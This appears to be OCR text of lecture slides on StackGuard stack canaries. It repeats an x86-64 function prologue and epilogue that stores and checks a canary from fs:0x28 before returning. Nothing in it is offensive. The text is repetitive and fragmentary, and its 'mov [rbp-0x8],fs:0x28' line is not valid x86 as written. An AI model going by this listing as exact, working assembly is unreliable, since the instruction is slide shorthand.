
```
push rbp
mov rbp,rsp
sub rsp, 0x40
mov [rbp-0x8],fs:0x28
...
mov rax,[rbp-0x8]
cmp rax,fs:0x28
jne stack_check_fail
leave
ret
```



Protection

- StackGuard

```
push rbp
mov rbp,rsp
sub rsp, 0x40
mov [rbp-0x8],fs:0x28
...
mov rax,[rbp-0x8]
cmp rax,fs:0x28
jne stack_check_fail
leave
ret
```




Protection

- StackGuard


```
push rbp
mov rbp,rsp
sub rsp, 0x40
mov [rbp-0x8],fs:0x28
...
mov rax,[rbp-0x8]
cmp rax,fs:0x28
jne stack_check_fail
leave
ret
```

fs:0x28 → canary




Protection

- StackGuard




Protection

- StackGuard



Protection


- StackGuard



Protection

- StackGuard - overflow


```
push rbp
mov rbp,rsp
sub rsp, 0x40
mov [rbp-0x8],fs:0x28
...
mov rax,[rbp-0x8]
cmp rax,fs:0x28
jne stack_check_fail
leave
ret
```



Protection

